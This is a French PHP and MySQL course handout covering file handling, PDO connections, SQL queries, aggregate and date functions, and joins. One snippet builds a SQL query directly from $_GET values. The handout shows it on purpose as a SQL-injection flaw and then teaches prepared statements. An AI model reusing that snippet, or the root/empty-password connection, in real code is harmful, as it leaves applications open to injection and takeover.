Normalement Apache a les droits sur les dossiers et fichiers.
La meilleure solution est en de rester sur du 755 pour les dossiers, et 644 pour les fichiers. (777 est trop dangereux)

2) Ouvrir et fermer un fichier :

principales possibilités à notre disposition :

Mode	Explication
r	Ouvre en lecture seule, et place le pointeur de fichier au début du fichier.
r^+	Ouvre en lecture et écriture, et place le pointeur de fichier au début du fichier.
w	Ouvre en écriture seule ; place le pointeur de fichier au début du fichier et réduit la taille du fichier à 0 (effacé). Si le fichier n'existe pas, on tente de le créer.
w^+	Ouvre en lecture et écriture ; place le pointeur de fichier au début du fichier et réduit la taille du fichier à 0 (effacé). Si le fichier n'existe pas, on tente de le créer.
a	Ouvre en écriture seule ; place le pointeur de fichier à la fin du fichier. Si le fichier n'existe pas, on tente de le créer. Dans ce mode, la fonction *fseek()* n'affecte que la position de lecture, les écritures surviennent toujours.
a^+	Ouvre en lecture et écriture ; place le pointeur de fichier à la fin du fichier. Si le fichier n'existe pas, on tente de le créer. Dans ce mode, la fonction *fseek()* n'affecte que la position de lecture, les écritures surviennent toujours.

x	Crée un nouveau fichier accessible en écriture seulement. Retourne false et une erreur si le fichier existe déjà
x^+	Crée un nouveau fichier accessible en lecture et écriture seulement. Retourne false et une erreur si le fichier existe déjà

```
<?php
// 1 : on ouvre le fichier
$monfichier = fopen('compteur.txt', 'r+');
// 2 : on fera ici nos opérations sur le fichier...
// 3 : quand on a fini de l'utiliser, on ferme le fichier
fclose($monfichier);
?>
```

3) Lire et écrire dans un fichier :

- Pour lire, on a deux possibilités :
  - lire caractère par caractère avec la fonction *fgetc* ;
  - lire ligne par ligne avec *fgets*.
  - lire jusqu'à la fin du fichier *fread*

Pour lire la première ligne d'un fichier :

```
<?php
$file    = fopen( "fichier.txt", "r" );
$content = fgets($file, 4096);
fclose($file);
?>
```

La fonction **fgets()** récupère les 4096 premiers caractères de la **première ligne** de votre fichier.

Pour lire tout le fichier, il est nécessaire de parcourir toutes les lignes ainsi:

```
<?php
$file    = fopen( "fichier.txt", "r" );
$content = "";
while(!feof($file)) {
 $content .= fgets($file, 4096);  // $content . =....  => on concatène l'ensemble
}
fclose($file);
?>
```

La fonction **feof** qui permet de vérifier si on est à la fin du fichier.

```
<?php
$file    = fopen( "fichier.txt", "r" );
echo'<pre>';
echo fread($file,filesize('fichier.txt')); // on met filesize pour être sur de lire tout le fichier. ( le deuxième argument de fread
                                           est le nombre d'octet qui doivent être lus -> le curseur se place après le nbr
                                        d'octet lus )
echo'</pre>';
fclose($file);
?>
```

Rem :
Si on réécrit le script précédent avec le mode **a** , rien ne s'affiche car le fichier ne peut pas être lu, seul l'écriture est permise.
*Si on réécrit le script précédent avec le mode **w** , rien ne s'affiche et en plus le contenu est effacé !!! Attention*

Si vous voulez lire le contenu d'un fichier dans une chaîne de caractères, utilisez plutôt file_get_contents() qui est bien plus rapide.

- Pour écrire :

Si vous avez ouvert le fichier avec le mode 'a' ou 'a+', toutes les données que vous écrirez seront toujours ajoutées à la fin du fichier. Il n'y a que les modes **a** qui place le curseur en fin de fichier.
fgets() lis depuis le pointeur et jusqu'à la fin de la ligne puis place le pointeur en fin de ligne.
On utilise :
<?php fwrite($monfichier, 'Texte à écrire'); ?> // on peut utiliser fputs qui est un alias de fwrite

```
< ?php
$monfichier = fopen('compteur.txt', 'r+');

$pages_vues = fgets($monfichier); // On lit la première ligne (nombre de pages vues), le curseur se place à la fin de la ligne
$pages_vues++; // On augmente de 1 ce nombre de pages vues
fseek($monfichier, 0); // On remet le curseur au début du fichier  (n'agit pas sur les modes a )
fputs($monfichier, $pages_vues); // On écrit le nouveau nombre de pages vues

fclose($monfichier);

echo '<p>Cette page a été vue ' . $pages_vues . ' fois !</p>';
?>
```

4) TP N°5:

1) Comment faire de l'insertion de texte ?
Créez manuellement un fichier.txt avec le contenu suivant:
On effectue diverses opérations sur les fichiers en php.


Pour rappel, le PHP est un langage qui s'execute côté serveur,
à la différence du HTML.

Exécuter le code ci-dessous:

```
<?php
$fichier = fopen('fichier.txt' , 'r+');
$texte = "Insertion de texte ! \n";
fseek($fichier,10);
fwrite($fichier,$texte);
fclose($fichier);
?>
```

Que constatez-vous ? Comment modifier le code pour insérer du texte ?

2) Créer un livre d'or avec les champs : Nom , Email, Avis . Les données du formulaire s'enregistreront dans le fichier **livre.txt** avec en plus la date de création**.** Créé un bouton pour afficher les avis présents dans le fichier **livre.txt**
On pourra s'aider de la fonction: **fgetcsv .**
Attention également aux saut de lignes dans le champ Avis. (voir éventuellement str_replace).



STOCKER DES INFORMATIONS DANS UNE BASE DE DONNEES

I) PRESENTATION DES BASES DE DONNEES :

En PHP, on peut difficilement se passer d'une base de données. Cet outil incontournable sert à enregistrer des données de façon efficace et organisée (Stocker la liste de vos membres, les messages de vos forums, les options de navigation des membres…)

Les plus connus SGBD (Systèmes de Gestion de Bases de Données) sont:


- MySQL : libre et gratuit, c'est probablement le SGBD le plus connu. Nous l'utiliserons dans cette partie ;
- PostgreSQL : libre et gratuit comme MySQL, avec plus de fonctionnalités mais un peu moins connu ;
- SQLite: libre et gratuit, très léger mais très limité en fonctionnalités ;
- Oracle : utilisé par les très grosses entreprises ; sans aucun doute un des SGBD les plus complets, mais il n'est pas libre et on le paie le plus souvent très cher ;
- Microsoft SQL Server : le SGBD de Microsoft.

Vous allez devoir communiquer avec le SGBD pour lui demander de récupérer ou d'enregistrer des données. Pour lui « parler », on utilise le langage SQL.
Ex :
SELECT id, auteur, message, datemsg FROM livreor ORDER BY datemsg DESC

PHP fait la jonction entre vous et MySQL (on ne va pas pouvoir parler à MySQL directement)

II) STRUCTURE D'UNE BASE DE DONNEES :

Une ***base de donnée*** contient des ***tables*** (on peut en mettre autant que l'on veut à l'intérieur) , qui elles-mêmes contiennent des ***champs***
Chaque table est un tableau où les colonnes sont appelées « champs » et les lignes « entrées ».



III) PHPMYADMIN :

Il existe plusieurs façons d'accéder à sa base de données et d'y faire des modifications. On peut utiliser une ligne de commande (console ssh), exécuter les requêtes en PHP ou faire appel à un programme qui nous permet d'avoir rapidement une vue d'ensemble.
Exemple : phpMyAdmin, un des outils les plus connus permettant de manipuler une base de données MySQL.


1) Créer une base de donnée: :


pour créer une nouvelle base de données, entrez un nom dans le champ de formulaire à droite, et l'interclassement à utf8_general_ci puis Créer

2) Créer une table :

On crée une table avec 4 champs (colonnes)

3) Créer les champs :






Pour les champs, on choisit un type (int, varchar, text, date ….) , une taille (taille maximale du champ)

- **Index** : active l'indexation du champ. votre champ sera adapté aux recherches. Le plus souvent, on utilise l'index PRIMARY sur les champs de type id ; ça veut dire qu'il n'y a qu'un seul enregistrement qui est identifié par la clé, la clé primaire est **unique**. *Elle permet d'identifier de manière unique chaque ligne de la table.* Toute table doit posséder un champ qui joue le rôle de clé primaire.
- **AUTO_INCREMENT** : permet au champ de s'incrémenter tout seul à chaque nouvelle entrée. On l'utilise fréquemment sur
  les champs de type id.

4) <u>Insérer des données dans la table :</u>

On insère 3 étudiants (On recommence 3 fois la même manipulation)



5) <u>Opération avec phpMyAdmin :</u>

- Afficher : affiche le contenu de la table ;
- Structure : présente la structure de la table (liste des champs) ;
- Insérer : permet d'insérer de nouvelles entrées dans la table.
- SQL : exécuter des requêtes SQL pour demander à MySQL de faire quelque chose.
  *Ex : SELECT * FROM `news` WHERE 1 => Afficher tout le contenu de la table 'news'*
- Importer: envoyer un fichier de requêtes SQL (généralement un fichier .sql) à MySQL pour qu'il
  les exécute.
- Exporter : récupérer votre base de données sous forme de fichier texte .sql (qui contiendra les requêtes SQL).
- Opérations : effectuer diverses opérations sur votre table.

IV) LIRE LES DONNEES :

1) Se connecter à la base de données en PHP :

Pour pouvoir travailler avec la base de données en PHP, il faut d'abord s'y connecter avec un nom d'utilisateur et un mot de passe.
PHP propose plusieurs moyens de se connecter à une base de données MySQL :

- L'extension mysql_ : ce sont des fonctions qui permettent d'accéder à une base de données MySQL et donc de communiquer avec MySQL. Leur nom commence toujours par mysql_. Toutefois, ces fonctions sont obsolètes.
- L'extension mysqli_ : ce sont des fonctions améliorées d'accès à MySQL. Elles proposent plus de fonctionnalités et sont plus à jour.
- L'extension PDO : c'est un outil complet qui permet d'accéder à n'importe quel type de base de données. On peut donc l'utiliser pour se connecter aussi bien à MySQL que PostgreSQL ou Oracle. C'est une extension de php.

Pour se connecter, on a besoin :

- le nom de l'hôte : c'est l'adresse de l'ordinateur où MySQL est installé (comme une adresse IP). Le plus souvent, MySQL est installé sur le même ordinateur que PHP : dans ce cas, mettez la valeur localhost . S'il est sur un autre ordinateur , on aura qqch du type : sql.hebergeur.com).
- la base : c'est le nom de la base de données à laquelle vous voulez vous connecter.
- le login : il permet de vous identifier.
- le mot de passe

Pour wampserveur : le login est root et le mot de passe est vide.

```
<?php
$bdd = new PDO('mysql:host=localhost;dbname=Mabase', 'root', '');
?>
```

PDO est une extension orienté objet.
En cas d'erreur, PDO renvoie ce qu'on appelle une exception qui permet de « capturer » l'erreur.

```
<?php
try
{
 $bdd = new PDO('mysql:host=localhost;dbname=Mabase', 'root', '');
$bdd -> exec("set names utf8"); // pour passer à l'UTF 8  ou alors $bdd = new
                                                PDO('mysql:host=localhost;dbname=Mabase;chartset=utf8', 'root', '');

}
catch (Exception $e)
{
      die('Erreur : ' . $e->getMessage());
}
?>
```

Si tout se passe bien, il n'y aura pas de message.

2) Récupérer les données :

Pour récupérer des informations de la base de données, nous avons besoin de notre objet représentant la connexion à la base qui est dans notre cas $bdd.

```
<?php
$reponse = $bdd->query('SELECT * FROM table'); // on prend toutes les données
//echo'<pre>';print_r($reponse->fetchAll());echo'</pre>';
//var_dump($reponse->fetchAll());
?>
```

MySQL nous renvoie beaucoup d'informations. *print_r($reponse->fetchAll()) ou var_dump($reponse->fetchAll());*

3) Afficher le résultat d'une requête :

```
<?php
$donnees = $reponse->fetch(); // renvoit la première ligne sous forme dans tableau associatif. $donnees est un array
echo $donnees['nom'];

$donnees = $reponse->fetch(PDO::FETCH_OBJ); // renvoit la première ligne sous forme d'un objet.
echo $donnees -> nom;
```

```
?>
```

Exemple :

```
<?php
try
{
 // On se connecte à MySQL
 $bdd = new PDO('mysql:host=localhost;dbname=Mabase', 'root', '');
$bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);// active les erreurs PDO
$bdd -> exec("set names utf8"); // pour passer à l'UTF 8

}
catch(Exception $e)
{
      die('Erreur : '.$e->getMessage());// En cas d'erreur, on affiche un message et on arrête tout
}
// Si tout va bien, on peut continuer
$reponse = $bdd->query('SELECT * FROM etudiants'); // On récupère tout le contenu de la table etudiants
while ($donnees = $reponse->fetch()) // On affiche chaque entrée une à une
{
?>
   <p>
   <strong>Nom</strong>  : <?php echo $donnees['nom']; ?><br />
   <strong>Prénom </strong>  :  <?php echo $donnees['prenom']; ?><br />
   <strong>Classe</strong>  : <?php echo $donnees['classes']; ?><br />
  </p>
<?php
}
$reponse->closeCursor(); // Termine le traitement de la requête
?>
```

4) Critères de sélection :

- WHERE
- ORDER BY
- LIMIT

Ex :

```
$reponse = $bdd->query('SELECT nom, prenom FROM etudiants WHERE classes=\'BTSSN\'');
$reponse = $bdd->query('SELECT nom, prenom FROM etudiants WHERE classes=\'BTSSN\' AND age <20 ');
$reponse = $bdd->query('SELECT nom, prenom FROM etudiants ORDER BY age DESC ');
$reponse = $bdd->query('SELECT * FROM etudiants WHERE classes=\'BTSSN\'   ORDER BY age DESC ');
$reponse = $bdd->query('SELECT nom FROM etudiants LIMIT 0, 3');
$reponse = $bdd->query('SELECT * FROM etudiants WHERE classes=\'BTSSN\'   ORDER BY age DESC LIMIT 0,3 ');
```

- LIMIT 0, 20 : affiche les vingt premières entrées ;
- LIMIT 5, 10 : affiche de la sixième à la quinzième entrée ;
- LIMIT 10, 2 : affiche la onzième et la douzième entrée.
  On indique tout d'abord à partir de quelle entrée on commence à lire la table
  Ensuite, le deuxième nombre indique combien d'entrées on doit sélectionner.

Attention : Il faut utiliser les mots-clés: WHERE puis ORDER BY puis LIMIT, sinon MySQL ne comprendra pas la requête.

5) Construire des requêtes contenant des variables :

Ce qu'il ne faut pas faire :

```
$reponse = $bdd->query('SELECT * FROM etudiants WHERE classes=\'' . $_GET['classes'] . '\' AND age=\'' . $_GET['age']
. '\' ');
```

Grosse faille de sécurité (injection de SQL) par rapport à $_GET['classes'] et $_GET['age'] qui est une variable qui peut être modifiée par le visiteur.

- **La solution : les requêtes préparées**

Dans un premier temps, on va « préparer » la requête sans sa partie variable, que l'on représentera avec un marqueur sous forme de point d'interrogation :
Au lieu d'exécuter la requête avec query() comme la dernière fois, on appelle ici prepare() puis execute()
Le contenu de ces variables aura été automatiquement sécurisé pour prévenir les risques d'injection SQL.

```
$req = $bdd->prepare('SELECT * FROM etudiants WHERE classes=? AND age=? ');
$req->execute(array($_GET['classes'], $_GET['age']));
```

- **marqueurs nominatifs**

Si la requête contient beaucoup de parties variables, il peut être plus pratique de nommer les marqueurs plutôt que d'utiliser des points d'interrogation.

```
$req = $bdd->prepare('SELECT * FROM etudiants WHERE classes=:classes AND age=:age ');
$req->execute(array('classes'=>$_GET['classes'], 'age'=>$_GET['age']));
```

V) ECRIRE DES DONNEES :

Requêtes SQL fondamentales et qu'il vous faut connaître : INSERT, UPDATE et DELETE.

```
$req = $bdd->prepare('INSERT INTO etudiants(nom, prenom, classes, age) VALUES(:nom,:prenom, :classe, :age)');
$req->execute(array('nom'=>$nom,
                    'prenom'=>$prenom,
                    'classe'=>$classe,
                    'age'=>$age
                    ));
```

VI) MODIFIER DES DONNEES :

La requête UPDATE permet de modifier une entrée

```
$req = $bdd->prepare('UPDATE etudiants SET classes = :classe, age = :age WHERE nom = :nom');
$req->execute(array('nom'=>$nom,
                    'classe'=>$classe,
                    'age'=>$age
                    ));
```

VII) SUPPRIMER DES DONNEES :

La requête DELETE permet de supprimer de manière définitive des données
Ex avec une requête préparée:

```
$req = $bdd->prepare('DELETE FROM etudiants WHERE nom= :nom');
$req->execute(array('nom'=>$nom
                    ));
```

ATTENTION : Si vous oubliez le WHERE, toutes les entrées seront supprimées. Cela équivaut à vider la table.

VII) LES FONCTIONS SQL :

1) Fonction agissant sur chaque entrée : (fonction scalaire) :

- Fonction UPPER() : met en majuscule

```
$reponse = $bdd->query('SELECT UPPER(nom) AS nom_maj, prenom FROM etudiants');
while ($donnees = $reponse->fetch())
{
 echo $donnees['nom_maj'] . '<br />';
 echo $donnees['prenom'] . '<br /><br />';
}
$reponse->closeCursor();
```

nom_maj est un champ virtuel

- Fonction LOWER : met en minuscule

```
SELECT LOWER(nom) AS nom_min FROM etudiants
```

- LENGTH : compter le nombre de caractères :

```
SELECT LENGTH(nom) AS longueur_nom FROM etudiants
```

- ROUND : arrondir un nombre décimal

```
SELECT ROUND(prix, 2) AS prix_arrondi FROM jeux_video
```

…ETC

http://dev.mysql.com/doc/refman/5.0/en/string-functions.html

2) Fonction agissant sur l'ensemble de la table: (fonction d'agrégat) :

On n'obtient plus un tableau mais une seule valeur
Une fonction d'agrégation prend en entrée *plusieurs lignes*, et retourne une *unique ligne*.
Exemple:

SELECT max(incorporation_date) AS maxi FROM entity ;

la fonction max prend l'attribut incorporation_date de *plusieurs lignes* (toutes les lignes de la table **entity**), et renvoie un attribut (que nous appelons ici maxi) sur *une seule ligne*.

Si entity contient 1000 lignes et si on fait: SELECT incorporation_date, min(id) FROM entity ;
On aura une erreur, car la base ne saura pas s'il faut retourner 1 ou 1000 lignes.

GROUP BY:
Dans une agrégation, les attributs de partitionnement sont à spécifier dans le `GROUP BY`
SELECT count(*) FROM entity GROUP BY status ;
On compte le nombre de sociétés pour chacun des statuts présents dans **entity**.
Mais cette requête ne renvoie qu'une colonne avec des nombres ! On ne sait pas à quoi correspond chaque nombre.
Pour résoudre ce problème, on peut afficher la valeur de *status* de cette manière :
SELECT status, count(*) FROM entity GROUP BY status ;

Dans le `SELECT`, on ne peut faire appel à une fonction d'agrégation *uniquement* si toutes les autres colonnes résultent elles aussi d'une fonction d'agrégation, OU sont présentes dans la clause `GROUP BY`.

- AVG : calculer la moyenne

```
$reponse = $bdd->query('SELECT AVG(prix) AS prix_moyen FROM jeux_video WHERE proprio=\'eric\'');
$donnees = $reponse->fetch();
echo $donnees['prix_moyen'];
$reponse->closeCursor();
```

- SUM : additionner les valeurs

```
SELECT SUM(prix) AS prix_total FROM jeux_video WHERE  possesseur='Patrick'
```

- MAX : retourner la valeur maximale

```
SELECT MAX(prix) AS prix_max FROM jeux_video
```

- MIN : retourner la valeur minimale

```
SELECT MIN(prix) AS prix_min FROM jeux_video
```

- COUNT : compter le nombre d'entrées

```
SELECT COUNT(*) AS nbjeux FROM jeux_video
SELECT COUNT(*) AS nbjeux FROM jeux_video WHERE possesseur='Florent'
SELECT COUNT(nbre_joueurs_max) AS nbjeux FROM jeux_video
SELECT COUNT(DISTINCT possesseur) AS nbpossesseurs FROM jeux_video
```

- GROUP BY : grouper des données

```
SELECT AVG(prix) AS prix_moyen, console FROM jeux_video GROUP BY  console
```

Il faut utiliser GROUP BY en même temps qu'une fonction d'agrégat, sinon il ne sert à rien. Ici, on récupère le prix moyen et la console, et on choisit de grouper par console.

- HAVING : filtrer les données regroupées

HAVING est un peu l'équivalent de WHERE, mais il agit sur les données une fois qu'elles ont été regroupées. C'est donc une façon de filtrer les données à la fin des opérations. HAVING ne doit s'utiliser que sur le résultat d'une fonction d'agrégat.

```
SELECT AVG(prix) AS prix_moyen, console FROM jeux_video GROUP BY console HAVING prix_moyen <= 10
```

VIII) LES DATES EN SQL :

Vous avez pu découvrir dans phpMyAdmin qu'il existait de nombreux autres types dont le type DATE.
Voici les différents types de dates que peut stocker MySQL :

- DATE : stocke une date au format AAAA-MM-JJ (Année-Mois-Jour) ;
- TIME : stocke un moment au format HH:MM:SS (Heures:Minutes:Secondes) ;
- DATETIME : stocke la combinaison d'une date et d'un moment de la journée au format AAAA-MM-JJ HH:MM:SS. Ce type de champ est donc plus précis ;
- TIMESTAMP : stocke une date et un moment sous le format AAAAMMJJHHMMSS ;
- YEAR : stocke une année, soit au format AA, soit au format AAAA.

http://dev.mysql.com/doc/refman/5.6/en/date-and-time-functions.html
Les champs de type date s'utilisent comme des chaînes de caractères : il faut donc les entourer d'apostrophes

SELECT pseudo, message, date FROM minichat WHERE date = '2010-04-02'
SELECT pseudo, message, date FROM minichat WHERE date = '2010-04-02 15:28:22'
SELECT pseudo, message, date FROM minichat WHERE date >= '2010-04-02 15:28:22'
SELECT pseudo, message, date FROM minichat WHERE date >= '2010-04-02 00:00:00' AND date <= '2010-04-18 00:00:00'
SELECT pseudo, message, date FROM minichat WHERE date BETWEEN '2010-04-02 00:00:00' AND '2010-04-18 00:00:00'

INSERT INTO minichat(pseudo, message, date) VALUES('moi', 'Message !', '2010-04-02 16:32:22')

- NOW() : obtenir la date et l'heure actuelles

INSERT INTO minichat(pseudo, message, date) VALUES('moi', 'Message !', NOW())

- DAY(), MONTH(), YEAR() : extraire le jour, le mois ou l'année

SELECT pseudo, message, DAY(date) AS jour FROM minichat

- HOUR(), MINUTE(), SECOND() : extraire les heures, minutes, secondes

SELECT pseudo, message, HOUR(date) AS heure FROM minichat

- DATE_FORMAT : formater une date


On pourrait faire :
SELECT pseudo, message, DAY(date) AS jour, MONTH(date) AS mois, YEAR(date) AS annee, HOUR(date) AS heure, MINUTE(date) AS minute, SECOND(date) AS seconde FROM minichat
En ensuite formater en php
echo $donnees['jour'] . '/' . $donnees['mois'] . '/' .$donnees['annee'] . '...';
Il y a plus simple :
SELECT pseudo, message, DATE_FORMAT(date, '%d/%m/%Y %Hh%imin%ss') AS date FROM minichat
On récupère les dates avec un champ nommé date sous la forme 11/03/2010 15h47min49s.
http://dev.mysql.com/doc/refman/5.6/en/date-and-time-functions.html

- DATE_ADD et DATE_SUB : ajouter ou soustraire des dates

SELECT pseudo, message, DATE_ADD(date, INTERVAL 15 DAY) AS date_expiration FROM minichat
SELECT pseudo, message, DATE_ADD(date, INTERVAL 2 MONTH) AS date_expiration FROM minichat

IX) LES JOINTURES ENTRE TABLES :

MySQL permet de travailler avec plusieurs tables à la fois. Un des principaux intérêts d'une base de données est de pouvoir créer des relations entre les tables, de pouvoir les lier entre elles.
Soit deux tables jeux_video et proprietaires liés à l'aide de leur ID



proprietaires

ID	prenom	nom	tel
1	Florent	Dugommier	01 44 77 21 33
2	Patrick	Lejeune	03 22 17 41 22
3	Michel	Doussand	04 11 78 02 00

jeux_video

ID	nom	ID_proprietaire	console	prix	nbre_joueurs_max
1	Super Mario Bros	1	NES	4	1
2	Sonic	2	Megadrive	2	1
3	Zelda : ocarina of time	1	Nintendo 64	15	1
4	Mario Kart 64	1	Nintendo 64	25	4
5	Super Smash Bros Melee	3	GameCube	55	4

Relation entre deux tables

Il va falloir expliquer à MYSQL cette relation dans une requête SQL
On va faire ce qu'on appelle une jointure entre les deux tables.
Il existe plusieurs types de jointures, qui nous permettent de choisir exactement les données que l'on veut récupérer.

- les jointures internes : elles ne sélectionnent que les données qui ont une correspondance entre les deux tables ;
- les jointures externes : elles sélectionnent toutes les données, même si certaines n'ont pas de correspondance dans l'autre table.

1) Les jointures internes :

- Ancienne syntaxe avec WHERE

SELECT jeux_video.nom, proprietaires.prenom FROM proprietaires, jeux_video WHERE jeux_video.ID_proprietaire = proprietaires.ID

Avec des alias :

```
SELECT jeux_video.nom AS nom_jeu, proprietaires.prenom AS prenom_proprietaire
FROM proprietaires, jeux_video
WHERE jeux_video.ID_proprietaire = proprietaires.ID

SELECT j.nom AS nom_jeu, p.prenom AS prenom_proprietaire
FROM proprietaires AS p, jeux_video AS j
WHERE j.ID_proprietaire = p.ID
```

AS est facultatif

```
SELECT j.nom nom_jeu, p.prenom prenom_proprietaire
FROM proprietaires p, jeux_video j
WHERE j.ID_proprietaire = p.ID
```

- Jointure interne avec JOIN (nouvelle syntaxe)

```
SELECT j.nom nom_jeu, p.prenom prenom_proprietaire
FROM proprietaires p
INNER JOIN jeux_video j
ON j.ID_proprietaire = p.ID

SELECT j.nom nom_jeu, p.prenom prenom_proprietaire
FROM proprietaires p
INNER JOIN jeux_video j
ON j.ID_proprietaire = p.ID
WHERE j.console = 'PC'
ORDER BY prix DESC
LIMIT 0, 10
```

Récupère le nom du jeu et le prénom du propriétaire dans les tables proprietaires et jeux_video, la liaison entre les tables se fait entre les champs ID_proprietaire et ID, prends uniquement les jeux qui tournent sur PC, trie-les par prix décroissants et ne prends que les 10 premiers.

2) Les jointures externes :

Les jointures externes permettent de récupérer toutes les données, même celles qui n'ont pas de correspondance.

- LEFT JOIN : récupérer toute la table de gauche

```
SELECT j.nom nom_jeu, p.prenom prenom_proprietaire
FROM proprietaires p
LEFT JOIN jeux_video j
ON j.ID_proprietaire = p.ID
```

proprietaires est appelée la « table de gauche » et jeux_video la « table de droite ». Le LEFT JOIN demande à récupérer tout le contenu de la table de gauche, donc tous les propriétaires, même si ces derniers n'ont pas d'équivalence dans la table jeux_video.

